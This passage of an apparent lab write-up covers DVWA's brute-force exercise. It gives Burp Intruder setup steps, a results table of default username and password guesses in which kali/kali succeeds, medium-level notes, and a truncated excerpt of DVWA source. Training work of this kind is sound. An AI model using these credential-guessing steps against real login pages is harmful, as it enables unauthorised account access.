


Fig 7.1.3 – Login with random credentials (test / test) returning Username and/or password incorrect




Fig 7.1.4 – Burp Suite proxy selected in FoxyProxy and Intercept turned on




Fig 7.1.5 – Login attempt with test / test captured in the Burp Suite HTTP history




Fig 7.1.6 – Captured request showing the username and password parameters




Fig 7.1.7 – Burp Intruder positions: username and password values marked with Add §




Fig 7.1.8 – Attack type changed to Cluster bomb




Fig 7.1.9 – Payload set 1 (username) loaded from http_default_users.txt as a runtime file





Fig 7.1.10 – Payload set 2 (password) loaded from http_default_pass.txt as a runtime file



Request	Payload 1	Payload 2	Status code	Response received	Error	Timeout	Length	Comment
266	kali	kali	200	43			4790	
0			200	116			4749	
1	admin	admin	200	100			4749	
2	manager	admin	200	135			4749	
3	root	admin	200	100			4749	
4	cisco	admin	200	83			4749	
5	apc	admin	200	108			4749	
6	pass	admin	200	89			4749	
7	security	admin	200	97			4749	
8	user	admin	200	38			4749	
9	system	admin	200	105			4749	
10	sys	admin	200	88			4748	
11	kali	admin	200	81			4748	
12	wampp	admin	200	85			4748	
13	newuser	admin	200	79			4748	
14	xampp-dav-unsecure	admin	200	75			4748	
15	vagrant	admin	200	0			4748	
16	admin	password	200	64			4748	
17	manager	password	200	65			4748	

Fig 7.1.11 – Attack results sorted by length: kali / kali has the highest length




Fig 7.1.12 – Proxy intercept turned off and login with kali / kali successful

Steps Performed – Medium Security Level

Step 1. Now put the security to medium so we can see the view source code button.
Step 2. See the code if the user enters the wrong password we need to wait 2 seconds because the application is not allowing to login for 2 seconds
Step 3. Remaining steps all are same from low security follow the previous steps
Step 4. But only thing the result should come slow not like previous level.

Evidence




Fig 7.1.13 – Security level set to Medium with the View Source button highlighted

Brute Force Source

vulnerabilities/brute/source/medium.php

```php
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $usr

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pa
